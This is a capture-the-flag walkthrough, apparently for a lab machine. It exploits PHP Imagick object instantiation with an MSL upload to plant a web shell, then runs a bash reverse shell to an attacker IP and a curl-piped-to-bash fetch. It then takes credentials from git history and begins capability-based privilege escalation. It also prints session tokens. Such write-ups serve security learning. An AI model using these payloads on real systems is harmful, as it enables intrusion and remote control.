
From our directory busting earlier, we discovered an admin page that we can enumerate. When we navigate to it, it looks like they have made an API v2 update:
- They appear to be uploading only approved images directly to the server
- They have added an image effect filter using Imagick php module
Additionally there is a hyperlink pointing to the documentation of the Imagick php module:

Lets do some web searches to see if we can find and information on any potential exploits.
Initial Foothold
After dong some googling, I came across a blog describing a vulnerability described as an Arbitrary Object Instantiation.
What is Arbitrary Object Instantiation?
Arbitrary Object Instantiation in PHP is a security vulnerability that occurs when an application allows user-controlled input to determine which class is instantiated using the
newkeyword. This flaw enables attackers to instantiate arbitrary classes available in the application's scope (including framework or vendor classes), often leading to Remote Code Execution (RCE) or other malicious actions by exploiting magic methods like__destructor__wakeup.
Aditionally, I have found a blog on information regarding the Image Magick Scripting language, which is particularly useful for this case.
After reading the write up, above, regarding the arbitrary object instantiations, we can confirm by creating a new Imagick HTTP object in PHP that is using the https:/ (note that we are only using one / in the protocol) prefix, Imagick will actually run a curl command in the background. This is detailed in the error message we receive because (presumably) our lack of using the proper prefix //.

In the write up, the author was actually able to determine that the output of the curl command is being flushed to the /tmp folder.

With that knowledge, lets try to execute the Imagick classes on the back end and analyze the traffic being sent. We can potentially see if there is a way to inject code in the request being made.
Lets go ahead and analyze the request being made over the network.

- An easy way to formulate a cURL request, is to use the dev tools in your browser:
- Go to the Network tab
- Make the actual request to populate the table (in our case, click one of the effects buttons)
- Right-Click the POST request at the bottom, then select
Copy Value > Copy as cURL
Below is the actual request being made to the server. The main area to focus in on is the data being sent after --data-raw.
curl 'http://10.10.11.220/api/v2/admin/image/modify' --compressed -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'X-Requested-With: XMLHttpRequest' -H 'Content-Type: application/json' -H 'X-XSRF-TOKEN: eyJpdiI6InZaZGJGV1RZbmVCVklZckFLYnhmZ3c9PSIsInZhbHVlIjoidVRieXVjdzJxU2YrYTlvT25kWHh6MWllaXdGSEhDYlJkZkszNEJuV0p1RDl6N0lNTzcvT2JjSHl2YUtVWFpMSmhOQk5uSHJpQTJnUmt3TC96UXlZYUc3WC94OElCTnE2d3NOdVYwMGZWdTN3UUxLU2tyYVFhbHd1b0laVDFqbDUiLCJtYWMiOiIzNzU2NGFlN2Y0MWYwMWMzYjVjZDYyYWI5OWQ1YzkxYjYxYTYyODJjYWM0YTBiNjlmYWNkNzY4M2RhZjQwMjIyIiwidGFnIjoiIn0=' -H 'Origin: http://10.10.11.220' -H 'Connection: keep-alive' -H 'Referer: http://10.10.11.220/admin' -H 'Cookie: XSRF-TOKEN=eyJpdiI6InZaZGJGV1RZbmVCVklZckFLYnhmZ3c9PSIsInZhbHVlIjoidVRieXVjdzJxU2YrYTlvT25kWHh6MWllaXdGSEhDYlJkZkszNEJuV0p1RDl6N0lNTzcvT2JjSHl2YUtVWFpMSmhOQk5uSHJpQTJnUmt3TC96UXlZYUc3WC94OElCTnE2d3NOdVYwMGZWdTN3UUxLU2tyYVFhbHd1b0laVDFqbDUiLCJtYWMiOiIzNzU2NGFlN2Y0MWYwMWMzYjVjZDYyYWI5OWQ1YzkxYjYxYTYyODJjYWM0YTBiNjlmYWNkNzY4M2RhZjQwMjIyIiwidGFnIjoiIn0%3D; intentions_session=eyJpdiI6IjhrdG1sTzl3QnluQTJvYTJNbUp2OEE9PSIsInZhbHVlIjoiUHNjaU9TRkJxTG1mNmdMZmFlbUZRQWxHeGdBR2w5T2kyS0FtVEtLdDExb00vbnVSMFBYRjByVmpyb3RyVXM2c0NDL2lIQkdYMjZKdUc4cDVqNGpwNWhITXZJWkErT0MwV0tPY21Ma3hwN0xwSWNrSFBidzIrV0pnWGxMSFNSUU8iLCJtYWMiOiIyOGQxZmVlZTBmNmUxMmNhMDU0ZWI0NzA4NTExYzk2NTExZTg1YzYyYmRiZjJkODViOWZhODNhODUxNjNiOGM5IiwidGFnIjoiIn0%3D; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTAuMTEuMjIwL2FwaS92Mi9hdXRoL2xvZ2luIiwiaWF0IjoxNzIwNTMxMTI0LCJleHAiOjE3MjA1NTI3MjQsIm5iZiI6MTcyMDUzMTEyNCwianRpIjoiMVhUdnJYTkxHQ01IamtnOCIsInN1YiI6IjIiLCJwcnYiOiIyM2JkNWM4OTQ5ZjYwMGFkYjM5ZTcwMWM0MDA4NzJkYjdhNTk3NmY3In0.0Gsn4VHbFv8M5jAs-bKIkVbY3-U2DkeZhLjB39xk6TY' --data-raw '{"path":"/var/www/html/intentions/storage/app/public/animals/ashlee-w-wv36v9TGNBw-unsplash.jpg","effect":"charcoal"}'
Now lets chop out the unnecessary headers and analyze our request based off what the article from earlier was stating.
curl 'http://10.10.11.220/api/v2/admin/image/modify' --compressed -X POST
          -H 'X-XSRF-TOKEN: eyJpdiI6InZaZGJGV1RZbmVCVklZckFLYnhmZ3c9PSIsInZhbHVlIjoidVRieXVjdzJxU2YrYTlvT25kWHh6MWllaXdGSEhDYlJkZkszNEJuV0p1RDl6N0lNTzcvT2JjSHl2YUtVWFpMSmhOQk5uSHJpQTJnUmt3TC96UXlZYUc3WC94OElCTnE2d3NOdVYwMGZWdTN3UUxLU2tyYVFhbHd1b0laVDFqbDUiLCJtYWMiOiIzNzU2NGFlN2Y0MWYwMWMzYjVjZDYyYWI5OWQ1YzkxYjYxYTYyODJjYWM0YTBiNjlmYWNkNzY4M2RhZjQwMjIyIiwidGFnIjoiIn0='
          -H 'Cookie: XSRF-TOKEN=eyJpdiI6InZaZGJGV1RZbmVCVklZckFLYnhmZ3c9PSIsInZhbHVlIjoidVRieXVjdzJxU2YrYTlvT25kWHh6MWllaXdGSEhDYlJkZkszNEJuV0p1RDl6N0lNTzcvT2JjSHl2YUtVWFpMSmhOQk5uSHJpQTJnUmt3TC96UXlZYUc3WC94OElCTnE2d3NOdVYwMGZWdTN3UUxLU2tyYVFhbHd1b0laVDFqbDUiLCJtYWMiOiIzNzU2NGFlN2Y0MWYwMWMzYjVjZDYyYWI5OWQ1YzkxYjYxYTYyODJjYWM0YTBiNjlmYWNkNzY4M2RhZjQwMjIyIiwidGFnIjoiIn0%3D; intentions_session=eyJpdiI6IjhrdG1sTzl3QnluQTJvYTJNbUp2OEE9PSIsInZhbHVlIjoiUHNjaU9TRkJxTG1mNmdMZmFlbUZRQWxHeGdBR2w5T2kyS0FtVEtLdDExb00vbnVSMFBYRjByVmpyb3RyVXM2c0NDL2lIQkdYMjZKdUc4cDVqNGpwNWhITXZJWkErT0MwV0tPY21Ma3hwN0xwSWNrSFBidzIrV0pnWGxMSFNSUU8iLCJtYWMiOiIyOGQxZmVlZTBmNmUxMmNhMDU0ZWI0NzA4NTExYzk2NTExZTg1YzYyYmRiZjJkODViOWZhODNhODUxNjNiOGM5IiwidGFnIjoiIn0%3D; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTAuMTEuMjIwL2FwaS92Mi9hdXRoL2xvZ2luIiwiaWF0IjoxNzIwNTMxMTI0LCJleHAiOjE3MjA1NTI3MjQsIm5iZiI6MTcyMDUzMTEyNCwianRpIjoiMVhUdnJYTkxHQ01IamtnOCIsInN1YiI6IjIiLCJwcnYiOiIyM2JkNWM4OTQ5ZjYwMGFkYjM5ZTcwMWM0MDA4NzJkYjdhNTk3NmY3In0.0Gsn4VHbFv8M5jAs-bKIkVbY3-U2DkeZhLjB39xk6TY'
          -F 'path=vid:msl:/tmp/php*'
          -F 'effect=abc'
          -F 'file=@payload.msl'
curl 'http://10.10.11.220/api/v2/admin/image/modify' --compressed -X POST
-H 'X-XSRF-TOKEN: eyJpdiI6InZaZGJGV1RZbmVCVklZckFLYnhmZ3c9PSIsInZhbHVlIjoidVRieXVjdzJxU2YrYTlvT25kWHh6MWllaXdGSEhDYlJkZkszNEJuV0p1RDl6N0lNTzcvT2JjSHl2YUtVWFpMSmhOQk5uSHJpQTJnUmt3TC96UXlZYUc3WC94OElCTnE2d3NOdVYwMGZWdTN3UUxLU2tyYVFhbHd1b0laVDFqbDUiLCJtYWMiOiIzNzU2NGFlN2Y0MWYwMWMzYjVjZDYyYWI5OWQ1YzkxYjYxYTYyODJjYWM0YTBiNjlmYWNkNzY4M2RhZjQwMjIyIiwidGFnIjoiIn0='
-H 'Cookie: XSRF-TOKEN=eyJpdiI6InZaZGJGV1RZbmVCVklZckFLYnhmZ3c9PSIsInZhbHVlIjoidVRieXVjdzJxU2YrYTlvT25kWHh6MWllaXdGSEhDYlJkZkszNEJuV0p1RDl6N0lNTzcvT2JjSHl2YUtVWFpMSmhOQk5uSHJpQTJnUmt3TC96UXlZYUc3WC94OElCTnE2d3NOdVYwMGZWdTN3UUxLU2tyYVFhbHd1b0laVDFqbDUiLCJtYWMiOiIzNzU2NGFlN2Y0MWYwMWMzYjVjZDYyYWI5OWQ1YzkxYjYxYTYyODJjYWM0YTBiNjlmYWNkNzY4M2RhZjQwMjIyIiwidGFnIjoiIn0%3D; intentions_session=eyJpdiI6IjhrdG1sTzl3QnluQTJvYTJNbUp2OEE9PSIsInZhbHVlIjoiUHNjaU9TRkJxTG1mNmdMZmFlbUZRQWxHeGdBR2w5T2kyS0FtVEtLdDExb00vbnVSMFBYRjByVmpyb3RyVXM2c0NDL2lIQkdYMjZKdUc4cDVqNGpwNWhITXZJWkErT0MwV0tPY21Ma3hwN0xwSWNrSFBidzIrV0pnWGxMSFNSUU8iLCJtYWMiOiIyOGQxZmVlZTBmNmUxMmNhMDU0ZWI0NzA4NTExYzk2NTExZTg1YzYyYmRiZjJkODViOWZhODNhODUxNjNiOGM5IiwidGFnIjoiIn0%3D; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMTAuMTAuMTEuMjIwL2FwaS92Mi9hdXRoL2xvZ2luIiwiaWF0IjoxNzIwNTMxMTI0LCJleHAiOjE3MjA1NTI3MjQsIm5iZiI6MTcyMDUzMTEyNCwianRpIjoiMVhUdnJYTkxHQ01IamtnOCIsInN1YiI6IjIiLCJwcnYiOiIyM2JkNWM4OTQ5ZjYwMGFkYjM5ZTcwMWM0MDA4NzJkYjdhNTk3NmY3In0.0Gsn4VHbFv8M5jAs-bKIkVbY3-U2DkeZhLjB39xk6TY'
-F 'path=vid:msl:/tmp/php*'
-F 'effect=abc'
-F 'file=@payload.msl'
path=vid:msl:/tmp/php*- The full explanation lies in the article above, but this allows us to essentially target the available PHP temporary files and include our MSL file that we are going to upload.
- Note: We are going to be creating the payload file here in a moment.
- The full explanation lies in the article above, but this allows us to essentially target the available PHP temporary files and include our MSL file that we are going to upload.
effect=abc- The endpoint requires an effect parameter, but its contents don't matter.
file=@payload.msl- Lastly, this causes our local
payload.mslto be uploaded.
- Lastly, this causes our local
Lets take the example given in the write-up and edit it for our needs. As stated in the article, we use the caption: and info: schemes, within the filenames, to try and obtain a web shell.
(payload.msl)
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?php @passthru(@$_REQUEST['a']); ?>" />
<write filename="info:/var/www/html/intentions/storage/app/public/rce.php" />
</image>
Encoded PHP Code: <?php @eval(@$_REQUEST['a']); ?>
- This string is XML-encoded (using
<and>for<and>respectively) to prevent it from being interpreted as XML tags but to convey its intended meaning. - Un-encoded, it represents the PHP code:
<?php @eval(@$_REQUEST['a']); ?>. - Explanation of the PHP code:
<?php: This opens a PHP tag.@eval(@$_REQUEST['a']);: This uses PHP'seval()function to execute the contents of$_REQUEST['a']as PHP code.eval()is generally considered risky due to its potential to execute arbitrary code, making it a security concern if not handled carefully.?>: This closes the PHP tag.
File Being Written To: /var/www/html/intentions/storage/app/public/rce.php
- This is simply a writable location on the server that we were able to easily see on the image editing page from earlier
Now that everything is set, lets go ahead and within the same directory as our newly created payload.msl file, lets fire off that cURL payload to the server and hope that this shell has been uploaded.
Upon firing off the exploit, we get a 502 response from the server. This is interesting.

If we enumerate through the directories that we placed in the payload /var/www/html/intentions/storage/app/public/rce.php, we come across our web shell! All we have to do is run a command with the parameter a and we get execution, such as when we run the command id in the example above

Now lets run a reverse shell onto the machine. Since this is a Linux machine lets just use a simple bash reverse shell.
/bin/bash -i >& /dev/tcp/10.10.16.5/1234 0>&1
Lets toss this into a file and spin up a python simple server to host it.
python -m http.server 80
Now, lets spin up a netcat listener to catch the reverse shell.
nc -nvlp 1234
In the browser, lets go ahead and navigate to our reverse shell and give it a curl command back to our machine pointing to the reverse shell file that we just created.
10.10.11.220/storage/rce.php?a=curl%2010.10.16.5/rev|bash
Boom! We have grabbed a reverse shell on the machine as user www-data . Now lets move onto privilege escalation.

Pivoting
After gaining initial access, we are dumped into the web directory of the target machine. Quickly after listing the directories in the base directory of the machine, we can see that there is a hidden .git directory.

One area to always check whenever you find a Git directory is to try and read the logs within it to see if there were any changes made to any of the code such as hard-coded credentials being removed after testing the code.
We can quickly read the logs by running the following.
git log -p
- The
git log -pcommand in Git is used to display the commit history along with the diff (patch) of each commit. git logis a command in Git that shows the commit history of a repository.- By default,
git logdisplays a list of commits starting from the latest to the earliest, showing each commit's hash, author, date, and commit message.
- By default,
pOption:- The
poption (or-patch) is used withgit logto include the patch (diff) of each commit in the output. - When you use
git log -p, Git not only shows the commit metadata (like author, date, and commit message) but also displays the changes introduced by each commit in a diff format.
- The
- Output Format:
- For each commit displayed by
git log -p, you typically see:- Commit metadata (commit hash, author, date, commit message).
- The diff (patch) showing what lines were added, removed, or modified in that particular commit.
- For each commit displayed by
Unfortunately this was a no go due to funky permissions in the /var/www folder most likely. After some research into the git documentation we found this page https://git-scm.com/book/en/v2/Customizing-Git-Git-Configuration . We find that git seeks the configuration file in the users $HOME directory.

We can easily get around our lack of write capability in /var/www by overwriting our $HOME environmental variable.
Lets create a new configuration file in the /tmp directory.
HOME=/tmp git config --global --add safe.directory /var/www/html/intentions
HOME=/tmp git log -p
HOME=/tmp: This assigns the value/tmpto theHOMEenvironment variable for the duration of thegit configcommand.
Since the initial output is ridiculously verbose, I am going to redirect it to a file and then bring it over to my local machine to analyze.
HOME=/tmp git log -p > outfile.log
After doing a quick search for some keywords such as password I found hard-coded credentials for the user Greg.

greg:Gr3g1sTh3B3stDev3l0per!1998! : Gr3g1sTh3B3stDev3l0per!1998!

Lets try to pivot to that user using the newly found credentials!
Privilege Escalation
Now that we have successfully authenticated as the user Greg, lets go ahead and do some enumeration.
After doing simple enumeration, I came across a unique capability called cap_dac_read_search on the file /opt/scanner/scanner.
Files with capabilities (limited to 50):
          /usr/bin/mtr-packet cap_net_raw=ep
          /usr/bin/ping cap_net_raw=ep
          /usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
          /opt/scanner/scanner cap_dac_read_search=ep
- The
cap_dac_read_searchcapability allows a process to:- Read arbitrary files on the file system.
- Traverse directories and access metadata (such as names and attributes) of files within those directories.
- This includes the ability to perform operations that would normally require read or search permissions on directories where the process would not otherwise have access under normal DAC rules.
-
=epe(Effective): This means that the capability is effective for the process. In other words, the process can use the capabilities granted to it via this setting.p(Permitted): This indicates that the capability is permitted. The process has the capability to gain the effective capability if it needs to. However, the capability might not be in effect at all times unless the process actively uses it
-
Notably this
/opt/scanner/scannertool also appears in a local script used in Greg’s home directory. This is very interesting. Lets go ahead and see if we can figure out what this tool does.

